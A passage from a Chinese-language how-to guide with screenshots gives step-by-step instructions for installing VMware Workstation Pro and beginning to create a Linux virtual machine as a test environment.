
口，如下图所示。




Step 02 单击“下一步”按钮，进入“最终用户许可协议”窗口，选中“我接收许可协议中的条款”复选框，如下图所示。




Step 03 单击“下一步”按钮，进入“自定义安装”窗口，在其中可以更改安装路径也可以保持默认，如下图所示。




Step 04 单击“下一步”按钮，进入“用户体验设置”窗口，这里采用系统默认设置，如右上图所示。



Step 05 单击“下一步”按钮，进入“快捷方式”窗口，在其中可以创建用户快捷方式，这里可以保持默认设置，如下图所示。




Step 06 单击“下一步”按钮，进入“已准备好安装VMware workstation Pro”页面，开始准备安装虚拟机软件，如下图所示。




Step 07 单击“安装”按钮，等待一段时间后


虚拟机便可以安装完成，并进入“VMware workstation Pro安装向导已完成”窗口，单击“完成”按钮，关闭虚拟机安装向导，如下图所示。



Step 08 在安装完成页面中，单击“许可证”按钮，跳转至“输入许可证密钥”页面，在其中可以输入许可证密钥，如下图所示。




Step 09 虚拟机安装完成后，重新启动系统后，才可以使用虚拟机，至此，便完成了wmware虚拟机的下载与安装，如下图所示。



3.1.3 创建虚拟机系统

安装完虚拟机以后，就需要创建一台真正的虚拟机，为后续的测试系统做准备。创建虚拟机的具体操作步骤如下：


Step 01 双击桌面安装好的VMware虚拟机图标，打开VMware虚拟机软件，如下图所示。




Step 02 单击“创建新的虚拟机”按钮，进入“新建虚拟机向导”对话框，在其中选择“自定义”单选按钮，如下图所示。



Step 03 单击“下一步”按钮，进入“选择虚拟机硬件兼容性”对话框，在其中设置虚拟机的硬件兼容性，这里采用默认设置，如下图所示。




Step 04 单击“下一步”按钮，进入“安装客户机操作系统”对话框，在其中选择“稍后安装操作系统”单选按钮，如下图所示。




Step 05 单击“下一步”按钮，进入“选择客户机操作系统”对话框，在其中选择Linux单选按钮，如下图所示。

